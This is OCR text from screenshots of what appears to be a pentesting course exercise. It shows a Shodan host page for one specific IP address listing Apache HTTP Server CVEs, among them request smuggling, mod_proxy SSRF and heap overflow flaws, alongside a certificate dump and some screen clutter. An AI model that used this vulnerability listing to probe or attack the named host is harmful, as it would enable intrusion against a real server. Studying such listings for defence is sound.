


Figure 1.11




Figure 1.12



https://www.shodan.io/host/149.56.244.87
CVE-2022-31813
Apache HTTP Server 2.4.53 and earlier may not send the X-Forwarded-* headers to the origin server based on client side Connection header hop-by-hop mechanism. This may be used to bypass IP based authentication on the origin server/application.
CVE-2019-10098
In Apache HTTP server 2.4.0 to 2.4.39, Redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an unexpected URL within the request URL.
CVE-2022-37436
Prior to Apache HTTP Server 2.4.55, a malicious backend can cause the response headers to be truncated early, resulting in some headers being incorporated into the response body. If the later headers have any security purpose, they will not be interpreted by the client.
CVE-2021-40438
A crafted request uri-path can cause mod_proxy to forward the request to an origin server choosen by the remote user. This issue affects Apache HTTP Server 2.4.48 and earlier.
CVE-2021-36160
A carefully crafted request uri-path can cause mod_proxy_uwsgi to read above the allocated memory and crash (DoS). This issue affects Apache HTTP Server versions 2.4.30 to 2.4.48 (inclusive).
CVE-2022-23943
Out-of-bounds Write vulnerability in mod_sed of Apache HTTP Server allows an attacker to overwrite heap memory with possibly attacker provided data. This issue affects Apache HTTP Server 2.4 version 2.4.52 and prior versions.
CVE-2020-1927
In Apache HTTP Server 2.4.0 to 2.4.41, redirects configured with mod_rewrite that were intended to be self-referential might be fooled by encoded newlines and redirect instead to an an unexpected URL within the request URL.
CVE-2019-0220
A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.38. When
77:D9:73:2A:F3:B8:BA
Signature Algorithm: sha256WithRSAEncryption
Signature Value:
64:2e:d3:a8:fc:f5:cf:80:b3:86:91:26:4d:76:b2:78:65:4e:
53:eb:b7:e8:69:95:a2:80:32:3d:3d:52:17:42:80:eb:65:25:
9d:51:48:f6:c1:d8:c4:06:78:94:85:cf:49:60:5e:29:0d:99:
32:8a:f0:ee:27:42:64:5f:eb:4e:1e:6d:37:35:db:f4:e7:ed:
c1:b7:da:7b:c5:60:8e:44:07:d9:5a:64:79:9b:47:c6:1d:39:
5e:fb:58:20:be:e0:98:4e:6e:57:f9:94:6d:58:0b:23:35:42:
cb:b7:7b:b9:bb:ba:d5:6a:25:29:61:f2:43:8a:33:4a:fa:19:
4c:3e:b4:dc:31:32:ae:24:c5:37:fe:05:4c:ee:94:43:a4:7e:
06:3e:7e:d4:60:d0:e3:5e:66:c7:24:e3:78:fd:dc:52:5b:c7:
49:67:90:6e:60:07:e2:e4:21:e3:1e:cd:6c:8c:df:fc:0d:bc:
87:ce:72:03:d7:26:8e:db:78:c7:f8:0a:c2:c8:c3:72:93:4c:
cf:d1:19:a6:92:c7:63:fd:d7:95:de:fb:0e:64:1b:5b:a6:20:
ff:f6:0c:4e:c6:e2:80:a4:d5:ea:7f:22:eb:eb:1b:74:24:78:
9b:c0:57:cd:62:63:69:04:29:be:99:53:b2:23:e1:c9:4c:07:
f5:c6:ec:90
22°C
Haze
Search
ENG
US
8:36 PM
2023-06-29

Figure 1.13



Class-A/16-Pentestin
Index of /assets
Azure Lab Services
nil0x42/awesome-ha
https://www.shodan.io/host/149.56.244.87
Home | University of T...
Google
YouTube
Class-A/09-Networkin...
CyberSecurity Course
Class-A/01-Cybersec
CVE-2019-0220
A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.38. When the path component of a request URL contains multiple consecutive slashes ('/'), directives such as LocationMatch and RewriteRule must account for duplicates in regular expressions while other aspects of the servers processing will implicitly collapse them.
CVE-2022-22719
A carefully crafted request body can cause a read to a random memory area which could cause the process to crash. This issue affects Apache HTTP Server 2.4.52 and earlier.
CVE-2022-22720
Apache HTTP Server 2.4.52 and earlier fails to close inbound connection when errors are encountered discarding the request body, exposing the server to HTTP Request Smuggling
CVE-2022-36760
Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.54 and prior versions.
CVE-2023-25690
Some mod_proxy configurations on Apache HTTP Server versions 2.4.0 through 2.4.55 allow a HTTP Request Smuggling attack. Configurations are affected when mod_proxy is enabled along with some form of RewriteRule or ProxyPassMatch in which a non-specific pattern matches some portion of the user-supplied request-target (URL) data and is then re-inserted into the proxied request-target using variable substitution. For example, something like: RewriteEngine on RewriteRule "^/here/(.*)" "http://example.com:8080/elsewhere?$1"; [P] ProxyPassReverse /here/ http://example.com:8080/ Request splitting/smuggling could result in bypass of access controls in the proxy server, proxying unintended URLs to existing origin servers, and cache poisoning. Users are recommended to update to at least version 2.4.56 of Apache HTTP Server.
CVE-2020-9490
Apache HTTP Server versions 2.4.20 to 2.4.43. A specially crafted value for the 'Cache-Digest' header in a HTTP/2 request would result in a
22°C
Haze
Search

Figure 1.14



Class-A/16-Pentesting
Index of /assets
Azure Lab Services
nil0x42/awesome-hac
https://www.shodan.io/host/149.56.244.87
Home | University of T...
Google
YouTube
Class-A/09-Networkin...
CyberSecurity Course
Class-A/01-C
CVE-2020-9490
Apache HTTP Server versions 2.4.20 to 2.4.43. A specially crafted value for the 'Cache-Digest' header in a HTTP/2 request would result in a crash when the server actually tries to HTTP/2 PUSH a resource afterwards. Configuring the HTTP/2 feature via "H2Push off" will mitigate this vulnerability for unpatched servers.
CVE-2020-11984
Apache HTTP server 2.4.32 to 2.4.44 mod_proxy_uwsgi info disclosure and possible RCE
CVE-2021-44790
A carefully crafted request body can cause a buffer overflow in the mod_lua multipart parser (r:parsebody() called from Lua scripts). The Apache httpd team is not aware of an exploit for the vulnerabilty though it might be possible to craft one. This issue affects Apache HTTP Server 2.4.51 and earlier.
CVE-2021-26690
Apache HTTP Server versions 2.4.0 to 2.4.46 A specially crafted Cookie header handled by mod_session can cause a NULL pointer dereference and crash, leading to a possible Denial Of Service
CVE-2021-26691
In Apache HTTP Server versions 2.4.0 to 2.4.46 a specially crafted SessionHeader sent by an origin server could cause a heap overflow
CVE-2022-26377
Inconsistent Interpretation of HTTP Requests ('HTTP Request Smuggling') vulnerability in mod_proxy_ajp of Apache HTTP Server allows an attacker to smuggle requests to the AJP server it forwards requests to. This issue affects Apache HTTP Server Apache HTTP Server 2.4 version 2.4.53 and prior versions.
CVE-2022-28614
The ap_rwrite() function in Apache HTTP Server 2.4.53 and earlier may read unintended memory if an attacker can cause the server to reflect very large input using ap_rwrite() or ap_rputs(), such as with mod_luas r:puts() function. Modules compiled and distributed separately from Apache HTTP Server that use the 'ap_rputs' function and may pass it a very large (INT_MAX or larger) string must be compiled against current
22°C
Haze
Search

Figure 1.15

